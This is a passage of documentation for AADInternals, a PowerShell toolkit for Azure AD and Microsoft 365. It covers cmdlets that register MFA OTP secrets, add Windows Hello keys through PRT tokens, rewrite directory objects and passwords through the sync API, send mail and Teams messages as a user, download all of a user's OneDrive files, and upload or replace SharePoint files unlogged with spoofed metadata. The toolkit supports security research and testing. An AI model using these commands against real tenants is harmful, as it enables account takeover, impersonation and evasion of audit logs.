OathTokenEnabled     : true
```

Example2:

```
# Get the access token
Get-AADIntAccessTokenForMySignins -SaveToCache

# Register the new OTP
Register-AADIntMFAApp -Type OTP
```

Output:

```
OathSecretKey    DefaultMethodOptions DefaultMethod
-------------    -------------------- -------------
5bhbqsrb6ft5rxdx                    1             0
```

New-AADIntOTPSecret

Since version 0.4.0
Generates a one-time-password (OTP) secret which can be used to reset user's OathSecretKey.

Note! Set only to "apps" which AuthenticationType is OTP!

Example 1:

```
# Generate a new OTP secret
New-AADIntOTPSecret
```

Output:

```
njny7gdb6tnfihy3
```

```
# Change the user's OathSecretKey
Set-AADIntUserMFAApps -UserPrincipalName "user@company.com" -Id aba89d77-0a69-43fa-9e5d-6f41c7
```

Example 2:

```
# Generate OTP secret
New-AADIntOTPSecret -Clipboard
```

Output

```
OTP secret copied to clipboard.
```

New-AADIntOTP

Since version 0.4.0
Generates a one-time-password (OTP) using the given secret. Can be used for MFA if the user's secret is known.

Example 1:

```
# Generate OTP
New-AADIntOTP -SecretKey "rrc2 wntz dkbu iikb"
```

Output:

```
OTP     Valid
---     -----
502 109 26s
```

Example 2:

```
# Generate OTP
New-AADIntOTP -SecretKey "rrc2 wntz dkbu iikb" -Clipboard
```

Output:

```
OTP copied to clipboard, valid for 26s
```

Set-AADIntDeviceWHfBKey

Since version 0.9.0
Sets a Windows Hello for Business (WHfB) key of the device.

Example 1:

```
# Get PRTToken of the current user
$prttoken = Get-AADIntUserPRTToken

# Get Access Token using the PRTToken
Get-AADIntAccessTokenForWHfB -PRTToken $prttoken -SaveToCache

# Create a new WHfB key and add it to the device
Set-AADIntDeviceWHfBKey
```

Output:

```
Device Window Hello for Business key successfully added to the user:
DeviceId:       b27db620-2673-4dac-a565-cec81bfafbaa
Key Id:         a07b4c9c-1515-4d79-9ce2-7f7954049adf
UPN:            user@company.com
Key file name : "b27db620-2673-4dac-a565-cec81bfafbaa_a07b4c9c-1515-4d79-9ce2-7f7954049adf_use
```

Example 2:

```
# Get access token for AADJoin
Get-AADIntAccessTokenForAADJoin -SaveToCache

# Join the device
Join-AADIntDeviceToAzureAD -JoinType Join -DeviceName "My device"
```

Output:

```
Device successfully registered to Azure AD:
        DisplayName:     "My device"
        DeviceId:        b27db620-2673-4dac-a565-cec81bfafbaa
        ObjectId:        4fbbb5f6-1563-4237-974c-dfabcc5c533c
        TenantId:        01a09bec-7584-45a5-8048-e7f1b4181f20
        Cert thumbprint: 593E3D7F8F8CE0DB74725EE3B5AC1B5F58D92994
```

```
        Cert file name : "b27db620-2673-4dac-a565-cec81bfafbaa.pfx"
Local SID:
        S-1-5-32-544
Additional SIDs:
        S-1-12-1-1173396554-1264637767-1283444156-383767028
        S-1-12-1-727559687-1332680371-478291341-2778853572
        S-1-12-1-1337701878-1110906211-2883538071-1012096204
```

```
# Get PRT and Session key
$prtkeys = Get-AADIntUserPRTKeys -PfxFileName .\b27db620-2673-4dac-a565-cec81bfafbaa.pfx
```

```
Keys saved to b27db620-2673-4dac-a565-cec81bfafbaa.json
```

```
# Create a new PRTToken using PRT and Session key
$prttoken = New-AADIntUserPRTToken -Settings $prtkeys

# Get access token for WHfB
Get-AADIntAccessTokenForWHfB -PRTToken $prttoken -SaveToCache

# Add the provided WHfB key to the given user
Set-AADIntDeviceWHfBKey -PfxFileName .\b27db620-2673-4dac-a565-cec81bfafbaa.pfx
```

```
Device Window Hello for Business key successfully added to the user:
DeviceId:       b27db620-2673-4dac-a565-cec81bfafbaa
Key Id:         a07b4c9c-1515-4d79-9ce2-7f7954049adf
UPN:            user@company.com
```

User manipulation with AD sync api

These functions provide some functionality allowing manipulation of Azure AD objects otherwise impossible.

NOTE! these function uses Azure AD synchronization API and may cause severe harm to the tenant!! **USE ON YOUR OWN RISK!**

Get-AADIntSyncObjects (A)

This function returns all Azure AD objects that are not synced to the on-premises AD.

Example:

```
# Get synchronisable objects from AAD
Get-AADIntSyncObjects | Select UserPrincipalName
```

Output:

```
UserPrincipalName
-----------------
BrianJ@company.com
LynneR@company.com
MiriamG@company.com
AllanD@company.com
IsaiahL@company.com
```

Set-AADIntAzureADObject (A)

This function creates new OR modifies existing Azure AD object.

Allows setting all Azure AD attributes. The **sourceAnchor** attribute is the most important one and is automatically set only to synced users. This is typically the ImmutableID (Base64 encoded on-prem AD object's GUID), but can be any string that is unique tenant wide.

Example:

```
# Create a new user
Set-AADIntAzureADObject -userPrincipalName "someone@company.com" -sourceAnchor "ABC" -netBiosN
```

Output:

```
CloudAnchor             : User_d14f7322-c997-4e87-912b-f43c906cec81
ErrorDetails            : ErrorDetails
ObjectType              : User
ResultCode              : Success
ResultErrorCode         : 0
ResultErrorDescription  : ResultErrorDescription
SourceAnchor            : ABC
SyncOperation           : Add
```

Remove-AADIntAzureADObject (A)

This function removes an AAD object.

Example:

```
# Remove AAD object
Remove-AADIntAzureADObject -sourceAnchor ABC
```

Output:

```
CloudAnchor             : User_d14f7322-c997-4e87-912b-f43c906cec81
ErrorDetails            : ErrorDetails
ObjectType              : User
ResultCode              : Success
ResultErrorCode         : 0
ResultErrorDescription  : ResultErrorDescription
SourceAnchor            : ABC
SyncOperation           : Add
```

Set-AADIntAzureADGroupMember (A)

Since version 0.8.1
Adds or removes an Azure AD object to/from the given synchronised group using Azure AD Sync API.

Example 1:

```
# Get access token
Get-AADIntAccessTokenForAADGraph -SaveToCache
# Add user to group
Set-AADIntAzureADGroupMember -GroupCloudAnchor "Group_0a149b4b-6940-459d-864f-36e0e3a5b3ab" -C
```

Output 1:

```
CloudAnchor            : Group_0a149b4b-6940-459d-864f-36e0e3a5b3ab
ErrorDetails           : ErrorDetails
ObjectType             : Group
ResultCode             : Success
ResultErrorCode        : 0
ResultErrorDescription : ResultErrorDescription
SourceAnchor           : SourceAnchor
SyncOperation          : Set
```

Example 2:

```
# Get access token
Get-AADIntAccessTokenForAADGraph -SaveToCache
# Add user to group
Set-AADIntAzureADGroupMember -GroupSourceAnchor "5p5s0btFu02TjRUAs00FVg==" -SourceAnchor "cl/b
```

Output 2:

```
CloudAnchor            : Group_0a149b4b-6940-459d-864f-36e0e3a5b3ab
ErrorDetails           : ErrorDetails
ObjectType             : Group
ResultCode             : Success
ResultErrorCode        : 0
ResultErrorDescription : ResultErrorDescription
SourceAnchor           : 5p5s0btFu02TjRUAs00FVg==
SyncOperation          : Set
```

Set-AADIntUserPassword (A)

This function sets the user's password. Also the last change time can be set, must be before the current time.

Example 1:

```
# Set the password and the change date to 1/1/1970
Set-AADIntUserPassword -SourceAnchor qIMPTm2Q3kimHgg4KQyveA== -Password "a" -ChangeDate 1/1/19
```

Output 1: (Result 0 = success)

```
CloudAnchor Result SourceAnchor
----------- ------ ------------
CloudAnchor 0      qIMPTm2Q3kimHgg4KQyveA==
```

Example 2:

```
# Set the password and the change date to 1/1/1970
Set-AADIntUserPassword -CloudAnchor "User_60f87269-f258-4473-8cca-267b50110e7a" -Password "a"
```

Output 2: (Result 0 = success)

```
CloudAnchor                                Result SourceAnchor
-----------                                ------ ------------
User_60f87269-f258-4473-8cca-267b50110e7a 0      SourceAnchor
```

Example 3:

```
# Set the password and the change date to 1/1/1970 and include legacy NTHash
Set-AADIntUserPassword -SourceAnchor qIMPTm2Q3kimHgg4KQyveA== -Password "a" -ChangeDate 1/1/19
```

Output 3: (Result 0 = success)

```
CloudAnchor                                 Result SourceAnchor
-----------                                 ------ ------------
User_60f87269-f258-4473-8cca-267b50110e7a 0      SourceAnchor
```

Reset-AADIntServiceAccount (A)

This function creates a new service account (or reset the password for existing one). The created user will have **DirectorySynchronizationAccount** role.

Azure AD Connect uses this during the configuration stage to create the service account and stores the username and password to the configuration database.

Example:

```
# Create a new service account for AD sync
Reset-AADIntServiceAccount -ServiceAccount Sync_MyServer_nnnnnnn
```

Output:

```
Password         UserName
--------         --------
5(]lCy=Q{.#@lb}p Sync_MyServer_nnnnnnn@company.onmicrosoft.com
```

Exchange Online functions

Eachange Online functions are used to manipulate devices and send mail using ActiveSync and Outlook APIs. Functions marked with E uses Exchange Online access token.

Get-AADIntEASAutoDiscover (*)

Since version 0.1.6
Returns endpoints for the given protocol for the given email address. If the email address is invalid (i.e. the user does not exists) this takes ages..

Example:

```
# Get endpoint for EWS api
Get-AADIntEASAutoDiscover -Email "some.user@company.com" -Protocol Ews
```

Output:

```
Protocol  Url
--------  ---
Substrate https://substrate.office.com
```

Get-AADIntEASAutoDiscoverV1 (E)

Since version 0.1.6
Returns ActiveSync endpoint for the given user (credentials or access token).

Example:

```
# Get credentials
$Cred=Get-Credential
# Get endpoint for ActiveSync
Get-AADIntEASAutoDiscoverV1 -Credentials $Cred
```

Output:

```
https://outlook.office365.com/Microsoft-Server-ActiveSync
```

Set-AADIntEASSettings (E)

Since version 0.1.6
Adds new or modifies existing ActiveSync device for the given user (credentials or access token). The added or modified device can be used to send emails with **Send-AADIntEASMessage**

Example:

```
# Get credentials
$Cred=Get-Credential
# Create a device
Set-AADIntEASSettings -Credentials $Cred -DeviceId android01234 -DeviceType Android -Model "An
```

Output:

```
<Settings xmlns="Settings"><Status>1</Status><DeviceInformation><Status>1</Status></DeviceInfo
```

Get-AADIntMobileDevices (E)

Since version 0.1.6
Gets mobile devices from Exchange Online. Devices can be used to send emails with **Send-AADIntEASMessage**

Example:

```
# Get credentials
$Cred=Get-Credential
# Get Mobile Devices
Get-AADIntMobileDevices -Credentials $Cred | select DeviceId,DeviceType,ClientType,UserDisplay
```

Output:

```
DeviceId     DeviceType                ClientType UserDisplayName
--------     ----------                ---------- ---------------
430847304    TestActiveSyncConnectivity EAS        EURP189A002.PROD.OUTLOOK.COM/Microsoft Excha
android01234 Android                   EAS        EURP189A002.PROD.OUTLOOK.COM/Microsoft Excha
```

Send-AADIntEASMessage (E)

Since version 0.1.6
Sends an email from the given user via ActiveSync using the given device.

Example:

```
# Get credentials
$Cred=Get-Credential
# Send an email
Send-AADIntEASMessage -Credentials $Cred -DeviceId android01234 -DeviceType Android -Recipient
```

Output:

```
WARNING: Message was not Base64 encoded, converting..
```

Send-AADIntOutlookMessage (E)

Since version 0.1.6
Sends an email from the given user via Outlook API.

Example:

```
# Get accesstoken
$At=Get-AADIntAccessTokenForEXO
# Create the email
Send-AADIntOutlookMessage -AccessToken $At -Recipient "someone@company.com" -Subject "An email
```

Open-AADIntOWA (O)

Since version 0.6.2
Opens OWA in a browser control window as the given user.

Example1:

```
# Get accesstoken
Get-AADIntAccessTokenForEXO -Resource "https://outlook.office.com" -SaveToCache

# Open OWA
Open-AADIntOWA
```

Example2:

```
# Get accesstoken
Get-AADIntAccessTokenForEXO -Resource "https://substrate.office.com" -SaveToCache

# Open OWA
Open-AADIntOWA -Mode Substrate
```

SharePoint Online functions

Eachange Online functions are used to retrieve information of users and groups of SharePoint sites.

Get-AADIntSPOSiteUsers (S)

Since version 0.2.4
Returns users of the given site. Only visitor (read-access) is needed :)

Example:

```
# Get site users
$ah=Get-AADIntSPOAuthenticationHeader -Site https://company.sharepoint.com
Get-AADIntSPOSiteUsers -Site https://company.sharepoint.com -AuthHeader $ah
```

Output:

```
IsSiteAdmin                   : True
Id                            : 17
LoginName                     : c:0t.c|tenant|a200e3ee-47d0-4b9b-99c6-554b85823042
PrincipalType                 : 4
IsEmailAuthenticationGuestUser : False
UserPrincipalName             :
IsShareByEmailGuestUser       : False
IsHiddenInUI                  : False
NameId                        :
NameIdIssuer                  :
Title                         : SharePoint Service Administrator
```

```
Email                           :

IsSiteAdmin                     : False
Id                              : 1073741823
LoginName                       : SHAREPOINT\system
PrincipalType                   : 1
IsEmailAuthenticationGuestUser  : False
UserPrincipalName               :
IsShareByEmailGuestUser         : False
IsHiddenInUI                    : False
NameId                          : S-1-0-0
NameIdIssuer                    : urn:offic€:idp:activedirectory
Title                           : System Account
Email                           :

IsSiteAdmin                     : False
Id                              : 23
LoginName                       : i:0#.f|membership|user@company.com
PrincipalType                   : 1
IsEmailAuthenticationGuestUser  : False
UserPrincipalName               : user@company.com
IsShareByEmailGuestUser         : False
IsHiddenInUI                    : False
NameId                          : 10030000b5466d52
NameIdIssuer                    : urn:federation:microsoftonline
Title                           : user
Email                           : user@company.com
```

Get-AADIntSPOUserProperties (S)

Since version 0.2.4
Returns detailed information of the given user. Only visitor (read-access) is needed :)

Note: the user's name must be in SharePoint "LoginName" format as above.

Example:

```
# Get site users
$ah=Get-AADIntSPOAuthenticationHeader -Site https://company.sharepoint.com
```

```
Get-AADIntSPOUserProperties -Site https://company.sharepoint.com -AuthHeader $ah -User "i:0#.f
```

Output:

```
Updated                         : 2019-08-16T07:59:30Z
Author                          :
AccountName                     : i:0#.f|membership|user@company.com
DirectReports                   :
DisplayName                     : user
Email                           : user@company.com
ExtendedManagers                :
ExtendedReports                 : i:0#.f|membership|user@company.com
IsFollowed                      : False
Peers                           :
PersonalUrl                     : https://company-my.sharepoint.com/personal/user_company_c
PictureURL                      :
UserUrl                         : https://company-my.sharepoint.com:443/Person.aspx?accountn
Title                           :
UserProfile_GUID                : f6b3014d-c4d7-4775-a37c-1e6f14fa98f9
SID                             : i:0h.f|membership|10030000a5566b50@live.com
ADGuid                          : System.Byte[]
FirstName                       :
SPS-PhoneticFirstName           :
LastName                        :
SPS-PhoneticLastName            :
PreferredName                   : user
SPS-PhoneticDisplayName         :
WorkPhone                       :
Department                      :
SPS-Department                  :
Manager                         :
AboutMe                         :
PersonalSpace                   : /personal/user_company_com/
UserName                        : user@company.com
QuickLinks                      :
WebSite                         :
PublicSiteRedirect              :
SPS-JobTitle                    :
SPS-Dotted-line                 :
```

```
SPS-Peers                          :
SPS-Responsibility                 :
SPS-SipAddress                     : user@company.com
SPS-MySiteUpgrade                  :
SPS-ProxyAddresses                 :
SPS-HireDate                       :
SPS-DisplayOrder                   :
SPS-ClaimID                        : user@company.com
SPS-ClaimProviderID                : membership
SPS-ResourceSID                    :
SPS-ResourceAccountName            :
SPS-MasterAccountName              :
SPS-UserPrincipalName              : user@company.com
SPS-O15FirstRunExperience          :
SPS-PersonalSiteInstantiationState : 2
SPS-DistinguishedName              : CN=abf7eff8-59a5-456f-a723-976f07b14420,OU=a200e3ee-47d0-4
                                     nline,DC=SPODS44818354,DC=msoprd,DC=msft,DC=net
SPS-SourceObjectDN                 :
SPS-ClaimProviderType              : Forms
SPS-SavedAccountName               : SPODS44833354\$JUHIC0-TJJO02Q7PVM2
SPS-SavedSID                       : System.Byte[]
SPS-ObjectExists                   :
SPS-PersonalSiteCapabilities       : 4
SPS-PersonalSiteFirstCreationTime  : 10/2/2017 5:50:10 PM
SPS-PersonalSiteLastCreationTime   : 10/2/2017 5:50:10 PM
SPS-PersonalSiteNumberOfRetries    : 1
SPS-PersonalSiteFirstCreationError :
SPS-FeedIdentifier                 :
WorkEmail                          : user@company.com
CellPhone                          :
Fax                                :
HomePhone                          :
Office                             :
SPS-Location                       :
Assistant                          :
SPS-PastProjects                   :
SPS-Skills                         :
SPS-School                         :
SPS-Birthday                       :
SPS-StatusNotes                    :
```

```
SPS-Interests                       :
SPS-HashTags                        :
SPS-EmailOptin                      :
SPS-PrivacyPeople                   : True
SPS-PrivacyActivity                 : 4095
SPS-PictureTimestamp                :
SPS-PicturePlaceholderState         :
SPS-PictureExchangeSyncState        :
SPS-TimeZone                        :
OfficeGraphEnabled                  :
SPS-UserType                        : 0
SPS-HideFromAddressLists            : False
SPS-RecipientTypeDetails            :
DelveFlags                          :
msOnline-ObjectId                   : abf7eff8-59a5-456f-a723-976f07b14420
SPS-PointPublishingUrl              :
SPS-TenantInstanceId                :
SPS-SharePointHomeExperienceState   :
SPS-MultiGeoFlags                   :
PreferredDataLocation               :
```

Get-AADIntSPOSiteGroups (S)

Since version 0.2.4
Returns groups of the given site. Only visitor (read-access) is needed :)

Example:

```
# Get site groups
$ah=Get-AADIntSPOAuthenticationHeader -Site https://company.sharepoint.com
Get-AADIntSPOSiteGroups -Site https://company.sharepoint.com -AuthHeader $ah
```

Output:

```
AllowRequestToJoinLeave        : False
Id                             : 3
LoginName                      : Excel Services Viewers
```

```
AllowMembersEditMembership     : False
AutoAcceptRequestToJoinLeave   : False
PrincipalType                  : 8
OnlyAllowMembersViewMembership : True
IsHiddenInUI                   : False
Description                    :
Title                          : Excel Services Viewers
OwnerTitle                     : System Account

AllowRequestToJoinLeave        : False
Id                             : 19
LoginName                      : SharePointHome OrgLinks Admins
AllowMembersEditMembership     : False
AutoAcceptRequestToJoinLeave   : False
PrincipalType                  : 8
OnlyAllowMembersViewMembership : True
IsHiddenInUI                   : False
Description                    :
Title                          : SharePointHome OrgLinks Admins
OwnerTitle                     : SharePointHome OrgLinks Admins

AllowRequestToJoinLeave        : False
Id                             : 20
LoginName                      : SharePointHome OrgLinks Editors
AllowMembersEditMembership     : False
AutoAcceptRequestToJoinLeave   : False
PrincipalType                  : 8
OnlyAllowMembersViewMembership : True
IsHiddenInUI                   : False
Description                    :
Title                          : SharePointHome OrgLinks Editors
OwnerTitle                     : SharePointHome OrgLinks Editors

AllowRequestToJoinLeave        : False
Id                             : 21
LoginName                      : SharePointHome OrgLinks Viewers
AllowMembersEditMembership     : False
AutoAcceptRequestToJoinLeave   : False
PrincipalType                  : 8
OnlyAllowMembersViewMembership : True
```

```
IsHiddenInUI                    : False
Description                     :
Title                           : SharePointHome OrgLinks Viewers
OwnerTitle                      : SharePointHome OrgLinks Admins

AllowRequestToJoinLeave         : False
Id                              : 9
LoginName                       : Team Site Members
AllowMembersEditMembership      : True
AutoAcceptRequestToJoinLeave    : False
PrincipalType                   : 8
OnlyAllowMembersViewMembership  : False
IsHiddenInUI                    : False
Description                     :
Title                           : Team Site Members
OwnerTitle                      : Team Site Owners

AllowRequestToJoinLeave         : False
Id                              : 7
LoginName                       : Team Site Owners
AllowMembersEditMembership      : False
AutoAcceptRequestToJoinLeave    : False
PrincipalType                   : 8
OnlyAllowMembersViewMembership  : False
IsHiddenInUI                    : False
Description                     :
Title                           : Team Site Owners
OwnerTitle                      : Team Site Owners

AllowRequestToJoinLeave         : False
Id                              : 8
LoginName                       : Team Site Visitors
AllowMembersEditMembership      : False
AutoAcceptRequestToJoinLeave    : False
PrincipalType                   : 8
OnlyAllowMembersViewMembership  : False
IsHiddenInUI                    : False
Description                     :
```

```
Title                          : Team Site Visitors
OwnerTitle                     : Team Site Owners
```

Set-AADIntSPOSiteMembers (S)

Since version 0.7.2
Returns groups of the given site. Only visitor (read-access) is needed :)

Example:

```
# Add user to site
$auth=Get-AADIntSPOAuthenticationHeader -Site "https://company.sharepoint.com"
Set-AADIntSPOSiteMembers -Site "https://company.sharepoint.com" -AuthHeader $auth -SiteName Co
```

Output:

```
User user@company.com was added to group CompanyWiki!
```

Export-AADIntSPOSiteFile (S)

Since version 0.9.1
Downloads the given file from SPO.

Example:

```
# Get access token for SPO and save to cache
Get-AADIntAccessTokenForSPO -SaveToCache

# Download the file
Export-AADIntSPOSiteFile -Site "https://company.sharepoint.com/sites/Sales" -RelativePath "Sha
```

Output:

```
File saved to sales.xlsx
```

Add-AADIntSPOSiteFiles (S)

Since version 0.9.1
Send given file(s) to given SPO site using SharePoint Migration Tool protocol. File additions are NOT LOGGED and metadata can be spoofed.

Note: Can take up to 10 minutes to complete.

Example1:

```
# Get access token for SPO and save to cache
Get-AADIntAccessTokenForSPO -SaveToCache

# Send files to SPO site as SHAREPOINT\system
Add-AADIntSPOSiteFiles -Site "https://company.sharepoint.com/sales" -Folder "Shared Documents"
```

Output1:

```
Sending 2 files as "SHAREPOINT\system" to site "https://company.sharepoint.com/sales/Shared Do
11/28/2022 08:59:35.042 JobQueued
11/28/2022 09:01:55.986 JobLogFileCreate
11/28/2022 09:01:56.018 JobStart
11/28/2022 09:01:57.580 JobEnd
2 files (2,322,536 bytes) created.
```

Example2:

```
# Get access token for SPO and save to cache
Get-AADIntAccessTokenForSPO -SaveToCache

# Send files to SPO site as another user and modified timestamps
Add-AADIntSPOSiteFiles -Site "https://company.sharepoint.com/sales" -Folder "Shared Documents"
```

Output2:

```
Sending 2 files as "i:0#.f|membership|user2@company.com" to site "https://company.sharepoint.c
11/28/2022 08:59:35.042 JobQueued
11/28/2022 09:01:55.986 JobLogFileCreate
11/28/2022 09:01:56.018 JobStart
11/28/2022 09:01:57.580 JobEnd
2 files (2,322,536 bytes) created.
```

Update-AADIntSPOSiteFile (S)

Since version 0.9.1
Replaces an existing file in SPO site with the given file using SharePoint Migration Tool protocol. File modifications are NOT LOGGED and metadata can be spoofed.

Note: Can take up to 10 minutes to complete.

Example1:

```
# Get access token for SPO and save to cache
Get-AADIntAccessTokenForSPO -SaveToCache

# Send files to SPO site as current document author
Update-AADIntSPOSiteFile -Site "https://company.sharepoint.com/sales" -RelativePath "Shared Do
```

Output1:

```
Sending 1 files as "i:0#.f|membership|user1@company.com" to site "https://company.sharepoint.c
11/28/2022 08:59:35.042 JobQueued
11/28/2022 09:01:55.986 JobLogFileCreate
11/28/2022 09:01:56.018 JobStart
11/28/2022 09:01:57.580 JobEnd
1 files (322,536 bytes) created.
```

Example2:

```
# Get access token for SPO and save to cache
Get-AADIntAccessTokenForSPO -SaveToCache

# Send files to SPO site as another user and modified timestamps
Update-AADIntSPOSiteFile -Site "https://company.sharepoint.com/sales" -RelativePath "Shared Do
```

Output2:

```
Sending 1 files as "i:0#.f|membership|user2@company.com" to site "https://company.sharepoint.c
11/28/2022 08:59:35.042 JobQueued
11/28/2022 09:01:55.986 JobLogFileCreate
11/28/2022 09:01:56.018 JobStart
11/28/2022 09:01:57.580 JobEnd
1 files (322,536 bytes) created.
```

OneDrive for Business functions

OneDrive functions are used to download, send, and modify files using OneDrive for Business APIs.

New-AADIntOneDriveSettings

Since version 0.2.7
Creates a new OneDriveSettings object used with other OneDrive for Business functions.

To create new settings using interactive authentication (promtps twice for both OfficeApps and OneDrive APIs):

Example:

```
# Create a new OneDriveSettings object
$os = New-AADIntOneDriveSettings
```

To create new settings using Kerberos tickets:

Example:

```
# Create a Kerberos ticket
$kt=New-AADIntKerberosTicket -ADUserPrincipalName "user@company.com" -Password "mypassword"

# Create a new OneDriveSettings object using Kerberos ticket
$os = New-AADIntOneDriveSettings -KerberosTicket $kt
```

Get-AADIntOneDriveFiles (O)

Since version 0.2.7
Downloads user's OneDrive for Business files (all of them).

Besides downloading the files, the following information is returned per file.

Attribute	Description
Path	The relative path of the file or folder
Size	Size in bytes
ETag	Resource id and the **next** version number of the file in format "{},"
Created	The time when the file was created
Modified	The time when the file was modified
ResourceID	The unique id of the file or folder
MimeType	The mime type of the file
Url	The "pre-authenticated" url of the file
XORHash	Xor-hash value of the file

Note! If you only want to list the files and folders, use **-PrintOnly** switch. If sync is restricted to only the members of specific domain(s), use the **-DomainGuid** parameter.

To download user's OneDrive files, use the following commands:

Example:

```
# Create a new OneDriveSettings object
$os = New-AADIntOneDriveSettings
```

```
# Download the contents of the OneDrive to the current folder
Get-AADIntOneDriveFiles -OneDriveSettings $os | Format-Table
```

Output:

```
Path                              Size  Created            Modified           ResourceID
----                              ----  -------            --------           ----------
\RootFolder\Document1.docx        11032 2.12.2019 20.47.23 2.12.2019 20.48.46 5e7acf393a2e45f1
\RootFolder\Book.xlsx             8388  2.12.2019 20.49.14 2.12.2019 20.50.14 b26c0a38d4d14b23
\RootFolder\Docs\Document1.docx   84567 9.12.2019 11.24.40 9.12.2019 12.17.50 d9d51e47b66c4805
\RootFolder\Docs\Document2.docx   31145 7.12.2019 17.28.37 7.12.2019 17.28.37 972f9c317e1e468f
```

Send-AADIntOneDriveFile (O)

Since version 0.2.7
Sends a local file to user's OneDrive to a specific folder.

Note! To send file, you need ResourceId of the folder you are sending the file.

Note! If sync is restricted to only the members of specific domain(s), use the **-DomainGuid** parameter.

To send a file to user's OneDrive to Documents folder:

Example:

```
# Create a new OneDriveSettings object
$os = New-AADIntOneDriveSettings

# List folders and their resource ids:
Get-AADIntOneDriveFiles -OneDriveSettings $os -PrintOnly -FoldersOnly | select Path,ResourceID
```

```
Path                ResourceID
----                ----------
\RootFolder         1679e14635404542880e3885b4374c3f
```

```
\RootFolder\Documents a2a54a01b586480ebbddf04cfaa36191
\RootFolder\Sales     bd59baa485a2411e951234fe6cbd8c5d
```

```
# Send the file to Documents folder
Send-AADIntOneDriveFile -OneDriveSettings $os -FileName .\Document.docx -FolderId "a2a54a01b58
```

Output:

```
ResourceID                              : 32b66e08379d4c448e001e9659777c71
ETag                                    : "{32B66E08-379D-4C44-8E00-1E9659777C71},2"
DateModified                            : 2019-12-11T11:18:38.0000000Z
RelationshipName                        : Document.docx
ParentResourceID                        : a2a54a01b586480ebbddf04cfaa36191
fsshttpstate.xschema.storage.live.com : fsshttpstate.xschema.storage.live.com
DocumentStreams                         : DocumentStreams
WriteStatus                             : Success
```

If the file exists etc. you'll get following error or similar:

```
RelationshipName ParentResourceID                WriteStatus
---------------- ----------------                -----------
Document         a2a54a01b586480ebbddf04cfaa36191 ItemAlreadyExists
```

To update existing file, you also need to know the ETag: **Example:**

```
# Update the file to Documents folder
Send-AADIntOneDriveFile -OneDriveSettings $os -FileName .\Document.docx -FolderId "a2a54a01b58
```

Output:

```
ResourceID                              : 32b66e08379d4c448e001e9659777c71
ETag                                    : "{32B66E08-379D-4C44-8E00-1E9659777C71},3"
```

```
DateModified                            : 2019-14-11T12:08:55.0000000Z
RelationshipName                        : Document.docx
ParentResourceID                        : a2a54a01b586480ebbddf04cfaa36191
fsshttpstate.xschema.storage.live.com : fsshttpstate.xschema.storage.live.com
DocumentStreams                         : DocumentStreams
WriteStatus                             : Success
```

Teams functions

Teams functions are used to send and delete Teams messages.

Get-AADIntSkypeToken (T)

Since version 0.4.4
Gets SkypeToken used for authentication for certain Teams services.

Example:

```
# Get access token for teams and save to cache
Get-AADIntAccessTokenForTeams -SaveToCache

# Get Skype token and save to variable
$skypeToken = Get-AADIntSkypeToken
```

Set-AADIntTeamsAvailability (T)

Since version 0.4.4
Sets the availability status of the user to Available, Busy, DoNotDisturb, BeRightBack, or Away

Example:

```
# Get access token for teams and save to cache
Get-AADIntAccessTokenForTeams -SaveToCache

# Set Teams availability status to Busy
Set-AADIntTeamsAvailability -Status Busy
```

Set-AADIntTeamsStatusMessage (T)

Since version 0.4.4
Sets the Teams status message status of the user.

Example:

```
# Get access token for teams and save to cache
Get-AADIntAccessTokenForTeams -SaveToCache

# Set Teams status message
Set-AADIntTeamsStatusMessage -Message "Out of office til noon"
```

Search-AADIntTeamsUser (T)

Since version 0.4.4
Searhes users with the given searchstring.

Example:

```
# Get access token for teams (to outlook) and save to cache
Get-AADIntAccessTokenForTeams -Resource https://outlook.com -SaveToCache

# Search for users
Search-AADIntTeamsUser -SearchString "user" | Format-Table UserPrincipalName,DisplayName
```

Output:

```
UserPrincipalName       DisplayName
-----------------       -----------
first.user@company.com  First User
second.user@company.com Second User
```

Send-AADIntTeamsMessage (T)

Since version 0.4.4
Sends a Teams message to given recipients.

Example 1:

```
# Get access token for teams and save to cache
Get-AADIntAccessTokenForTeams -SaveToCache

# Send Teams message
Send-AADIntTeamsMessage -Recipients "user@company.com" -Message "Hi user!"
```

Output:

```
Sent                MessageID
----                ---------
16/10/2020 14.40.23 132473328207053858
```

Example 2:

```
# Get access token for teams and save to cache
Get-AADIntAccessTokenForTeams -SaveToCache

# Get the list of users' message threads
Get-AADIntTeamsMessages | Select Link
```

```
Link
----
19:a84fdc0c-519c-4467-b2e6-323a48ce09af_4d40755a-020b-422b-b9cf-2f1f50602377@unq.gbl.spaces
19:a84fdc0c-519c-4467-b2e6-323a48ce09af_4d40755a-020b-422b-b9cf-2f1f50602377@unq.gbl.spaces
19:292f1d53677d45ff9d61d333cb0b4853@thread.tacv2
19:292f1d53677d45ff9d61d333cb0b4853@thread.tacv2
19:292f1d53677d45ff9d61d333cb0b4853@thread.tacv2
```

```
# Send Teams message
Send-AADIntTeamsMessage -Thread "19:292f1d53677d45ff9d61d333cb0b4853@thread.tacv2" -Message "H
```

Output:

```
Sent                MessageID
----                ---------
16/10/2020 14.40.23 132473328207053858
```

Get-AADIntTeamsMessages (T)

Since version 0.4.4
Gets user's latest Teams messages.

Example:

```
# Get access token for teams and save to cache
Get-AADIntAccessTokenForTeams -SaveToCache

# Get Teams messages
Get-AADIntTeamsMessages | Format-Table id,content,deletiontime,*type*,DisplayName
```

Output:

```
Id            Content                       DeletionTime  MessageType   Type          Displa
--            -------                       ------------  -----------   ----          ------
1602842299338                               1602846853687 RichText/Html MessageUpdate Bad Us
1602844861358                               1602858789696 RichText/Html MessageUpdate Bad Us
1602846167606                               1602858792943 Text          MessageUpdate Bad Us
1602846853687                               1602858795517 Text          MessageUpdate Bad Us
1602833251951                               1602833251951 Text          MessageUpdate Bad Us
1602833198442                               1602833198442 Text          MessageUpdate Bad Us
1602859223294 Hola User!                                  Text          NewMessage    Bad Us
1602859423019 Hi User!                                    Text          NewMessage    Bad Us
1602859423019 Hi User!                                    Text          MessageUpdate Bad Us
```

```
1602859473083 <div><div>Hi User!</div></div>               RichText/Html NewMessage    Bad Us
1602859484420 Hey User!                                    Text          NewMessage    Bad Us
1602859528028 Hy User!                                     Text          NewMessage    Bad Us
1602859484420 Hey User!                                    Text          MessageUpdate Bad Us
1602859590916 Hi User!                                     Text          NewMessage    Bad Us
```

Set-AADIntTeamsMessageEmotion (T)

Since version 0.4.5
Sets emotion for the given Teams message (like, heart, laugh, surprised, sad, or angry). Emotions are not automatically cleared, so multiple emotions per message can be set. To clear the emotion, use the -Clear switch.

Example 1:

```
# Get access token for teams and save to cache
Get-AADIntAccessTokenForTeams -SaveToCache

# Get Teams messages
Get-AADIntTeamsMessages | Format-Table id,content,deletiontime,*type*,DisplayName
```

Output:

```
